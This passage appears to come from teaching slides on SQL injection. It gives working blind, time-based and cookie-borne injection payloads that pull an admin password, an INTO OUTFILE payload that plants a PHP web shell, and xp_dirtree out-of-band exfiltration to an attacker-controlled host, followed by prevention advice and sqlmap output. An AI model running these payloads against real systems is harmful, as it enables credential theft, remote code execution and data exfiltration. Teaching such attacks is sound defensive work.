Answer: NO! (no error)
Question: Is the **first** character of the password **b**?
...

```
SELECT * FROM PremiumUsers WHERE Id='2' OR (
  SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'foo' END
  FROM Users WHERE Username = 'admin' and SUBSTR(Password, 1, 1) = 'a'
) = 'foo';--
```

Blind SQLi with conditional time delays

Not even a generic error message?!?
Try to trigger a conditional time delay...

True queries requires at least 10 seconds

```
2' UNION SELECT
IF(SUBSTR(Password, 1, 1) = 'a', SLEEP(10), 0)
Password FROM Users
WHERE Username = 'admin';
```

```
SELECT * FROM PremiumUsers WHERE Id='2'
UNION SELECT
IF(SUBSTR(Password, 1, 1) = 'a', SLEEP(10), 0)
Password FROM Users
WHERE Username = 'admin';
```

Exfiltrate information

```
SELECT Password FROM Users WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'
```

MySQL can save its output to files...

What can go wrong?!?

```
GET /
Host: example.com
Cookie: user_id=2, username=vickie
```

```
INSERT INTO ActiveUsers
VALUES ('2', 'vickie');
```

The backend keeps track of active users

(Again… don’t trust cookies)

```
GET /
Host: example.com
Cookie: ❶user_id="2', (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'));-- ", username=vickie
```

```
INSERT INTO ActiveUsers
VALUES ('2', (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'));-- ', 'vickie');
```

May I ask you to write the admin password to output.txt, please?

Gain a web shell

And since you are so kind, may you give me remote code execution (RCE)?

```
SELECT Password FROM Users WHERE Username='abc'
UNION SELECT "<? system($_REQUEST['cmd']); ?>"
INTO OUTFILE "/var/www/html/shell.php"
```

If these commands are enabled, just go for the holy grail!

```
<? system($_REQUEST['cmd']); ?>
```

```
http://www.example.com/shell.php?cmd=COMMAND
```

Arbitrary RCE

From this point try to get a stable reverse shell

Out-of-band techniques

Let the attacked backend server do a request to a server under your control.

Check your server for data (classic SQLi) or even just for being reached (blind SQLi)

```
'; exec master..xp_dirtree '//lander.attacker.net/'--
```

Check that you can reach your DNS server (SQL Server RDBMS)

```
'; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE username='Administrator');
   exec('master..xp_dirtree "//'+@p+'.lander.attacker.net/"')--
```

If yes then exfiltrate sensitive data

We will not try out-of-band labs (they need a subscription)

Prevention

Prepared statements


- Don’t concatenate strings, use well established libraries
- Queries are compiled, parameters are assigned to variables or properly escaped

It will not work if you concatenate strings while creating the prepared statements!

Evergreen recommendations

- Validate untrusted input (from user, from database, everything out of the trust boundary)
- Use primitive domains for input and output (invalid content doesn’t exists… DDD rocks!)

Be aware of automation tools



```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

Often you just need to provide a request-raw-file and sqlmap will do its magic!
Dump databases and possibly open a reverse shell.

https://sqlmap.org/

Questions